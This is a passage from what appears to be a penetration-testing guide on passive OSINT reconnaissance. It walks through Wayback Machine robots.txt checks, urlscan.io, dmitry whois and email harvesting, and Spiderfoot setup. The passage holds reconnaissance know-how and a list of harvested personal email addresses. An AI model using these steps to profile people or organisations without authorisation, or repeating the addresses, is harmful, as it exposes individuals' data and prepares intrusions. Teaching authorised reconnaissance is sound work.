
March 3<sup>rd</sup>, 2008



One example of the Wayback Machine is checking the `/robots.txt` page to see if any pages are excluded from search crawlers during the website's operational timeline; maybe these hidden pages provide sensitive information. Type Twitter in the search box and click on one of October 2016.




Type in the address bar in the URI section `/robots.txt`; access the robots.txt file from that time.



Another OSINT framework web GUI tool is the urlscan.io website. When you enter a link to the search box, the site analyzes what the website is doing to grant you access, the IP numbers of hosts contacting, the technologies on that website, the domain registrar, links inside the website, and much more.







The screenshot shows the urlscan.io website, which is a URL and website scanner. The page includes a search bar for entering a URL to scan, a 'Public Scan' button, and an 'Options' menu. Below the search bar, there is a section for 'Recent scans' with a refresh icon and the text 'Updates every 10s - Last update: 01:57:58'. The table below lists the most recent scans.

URL	Age	Size	🔄	IPs	🇺🇸	🏠
<a href="https://casinowiki.io/">casinowiki.io/</a>	14 seconds	795 KB	46	4	2	🇺🇸
<a href="https://creator.nordictrack.com/">creator.nordictrack.com/</a>	25 seconds	197 KB	12	3	1	🇺🇸
<a href="https://rogerneves.github.io/pace-gpx-front/">rogerneves.github.io/pace-gpx-front/</a>	26 seconds	47 KB	5	1	1	🇺🇸
<a href="https://seguridad.fortaleceservicios.xyz/">seguridad.fortaleceservicios.xyz/</a>	29 seconds	4 MB	13	3	2	🇮🇹
<a href="https://tv.hdseria.cyou/zarubezhnye/76-mister-robot-smotret-onlajn-v-hd.html">tv.hdseria.cyou/zarubezhnye/76-mister-robot-smotret-onlajn-v-hd.html</a>	30 seconds	5 MB	170	36	6	🇺🇸
<a href="https://servicecentertoshiba.ru/">servicecentertoshiba.ru/</a>	39 seconds	3 MB	122	6	1	🇷🇺
<a href="https://trocker.com/blogs/48359/Holiday-and-Online-Gambling-establishment-Gambling">trocker.com/blogs/48359/Holiday-and-Online-Gambling-establishment-Gambling</a>	39 seconds	782 KB	36	12	4	🇩🇪
<a href="https://tanaykondapaka.github.io/Maths-Quiz-4/">tanaykondapaka.github.io/Maths-Quiz-4/</a>	40 seconds	1017 KB	15	8	2	🇺🇸
<a href="https://support.scalingweb.com/">support.scalingweb.com/</a>	41 seconds	849 KB	16	4	2	🇺🇸
<a href="https://stco-authoring.swisslearninghub.com/">stco-authoring.swisslearninghub.com/</a>	45 seconds	629 KB	14	3	2	🇨🇭







The OSINT framework website is built like a tree. It's easy to navigate between the categories and find the tools for passive information-gathering.



## Monitoring Personal and Corporate Blogs

When approaching an individual or corporate web page, the information gathering starts from the necessary information everyone can find by browsing the site until you access the information you cannot find without databases or specific tools. It's imperative to keep all the information you find in a note because it might be valuable later in the penetration test.

The first step is to navigate through the website and collect as much information as possible. Company name, phone numbers, emails, addresses, worker names, products, etc. After collecting all the public information, gather data using databases and automated tools to fulfill the task efficiently.

## Dmitry

**dmitry** is an information-gathering tool that comes as standard with Kali Linux. It provides several options to collect data about the target.

```
kali@kali:~$ sudo apt-get install dmitry
```

If you are not using Ubuntu, find dmitry on GitHub. Git clone the tool to the desktop, navigate to dmitry's folder and install the requirements. The options marked in a box are part of the active recon stage and should not happen in this part.

## sudo python3 -m pip install -r requirements.txt

```
kali@kali:~$ dmitry -h
Deepmagic Information Gathering Tool
"There be some deep magic going on"

dmitry: invalid option -- 'h'
Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o      Save output to %host.txt or to file specified by -o file
  -i      Perform a whois lookup on the IP address of a host
  -w      Perform a whois lookup on the domain name of a host
  -n      Retrieve Netcraft.com information on a host
  -s      Perform a search for possible subdomains
  -e      Perform a search for possible email addresses
  -p      Perform a TCP port scan on a host
  * -f    Perform a TCP port scan on a host showing output reporting filtered ports
  * -b    Read in the banner received from the scanned port
  * -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
```



Here is an example of the -i flag.

```
kali@kali:~$ dmitry -i www.blogger.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:142.250.186.41
HostName:www.blogger.com

Gathered Inet-whois information for 142.250.186.41
-----
inetnum:          142.248.0.0 - 143.40.255.255
netname:          NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
descr:            IPv4 address block not managed by the RIPE NCC
remarks:          -----
remarks:          For registration information,
remarks:          you can consult the following sources:
remarks:          IANA
remarks:          http://www.iana.org/assignments/ipv4-address-space
remarks:          http://www.iana.org/assignments/iana-ipv4-special-registry
remarks:          http://www.iana.org/assignments/ipv4-recovered-address-space
```

Remember, always combine flags and use them in a script to make the OSINT process faster.

```
kali@kali:~$ dmitry -e gmail.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:142.250.185.69
HostName:gmail.com

Gathered E-Mail information for gmail.com
-----
Searching Google.com:80...
hajj.umrah.express@gmail.com
account@gmail.com
oitwnews@gmail.com
fidelmakatia85@gmail.com
uscgaux.07.07.04@gmail.com
todaysbc2013@gmail.com
catracker.nz@gmail.com
gmail@gmail.com
```



## Spiderfoot

Spiderfoot is a tool that downloaded from GitHub and can be downloaded from <https://github.com/smicallef/spiderfoot>

```
kali@kali:~$ git clone https://github.com/smicallef/spiderfoot.git
Cloning into 'spiderfoot'...
remote: Enumerating objects: 23464, done.
remote: Counting objects: 100% (2969/2969), done.
remote: Compressing objects: 100% (251/251), done.
```

Enter the folder and type the command.

```
kali@kali:~/spiderfoot$ cd ./spiderfoot/
kali@kali:~/spiderfoot$ sudo python3 -m pip install -r requirements.txt
Requirement already satisfied: adblockparser<1,>=0.7 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (0.7)
Collecting dnspython<3,>=2.1.0
  Downloading dnspython-2.1.0-py3-none-any.whl (241 kB)
  |████████████████████████████████████████| 241 kB 194 kB/s
Requirement already satisfied: ExifRead<3,>=2.3.2 in /usr/lib/python3/dist-packages (from
```



Open the browser with that IP address. The spiderfoot page should load up. There is a CLI version if you are more comfortable with that.

```
kali@kali:~/spiderfoot$ sudo python3 sf.py -l 127.0.0.1:5001
```

Access the web interface.









Since we are conducting a passive information gathering, choose the *Passive* option. The *Seed Target* is the company, website, or person you need information about. If you hover over the box, see the limitations for each input. Based on the format you used, spiderfoot looks up in the right places to find the relevant data.






Spiderfoot takes a long time to scan, and the data you receive in the end is highly valuable.



Press Browse on the top toolbar and view the data spiderfoot collected when it's done.




The screenshot shows the SpiderFoot v3.1-DEV web interface in a Mozilla Firefox browser. The browser's address bar shows the URL 127.0.0.1:5001/startscan. The interface includes a top navigation bar with 'New Scan', 'Scans', and 'Settings' buttons. Below this is a toolbar with 'Status', 'Browse', 'Graph', 'Scan Settings', and 'Log' buttons, along with a search bar. The main content area displays a table with the following data:

Type	Unique Data Elements	Total Data Elements	Last Data Element
Affiliate - Company Name	8	22	2020-04-12 08:24:01
Affiliate - Domain Name	8	11	2020-04-12 08:23:59
Affiliate - Domain Whois	8	8	2020-04-12 08:24:01
Affiliate - Email Address	9	25	2020-04-12 08:24:01
Affiliate - Internet Name	11	11	2020-04-12 08:23:23
Affiliate Description - Abstract	2	2	2020-04-12 08:00:50
Affiliate Description - Category	15	16	2020-04-12 08:00:50
BGP AS Membership	1	2	2020-04-12 08:23:05
BGP AS Peer	307	560	2020-04-12 08:22:42
Co-Hosted Site	2	3	2020-04-12 08:25:21
Co-Hosted Site - Domain Name	2	2	2020-04-12 08:24:50
Company Name	6	12	2020-04-12 08:08:26
DNS SPF Record	1	1	2020-04-12 07:58:28
DNS TXT Record	1	1	2020-04-12 07:58:28
Description - Abstract	1	1	2020-04-12 08:04:40
Description - Category	16	16	2020-04-12 08:04:40
Domain Name (Parent)	1	1	2020-04-12 07:58:29
Domain Registrar	1	1	2020-04-12 08:08:33

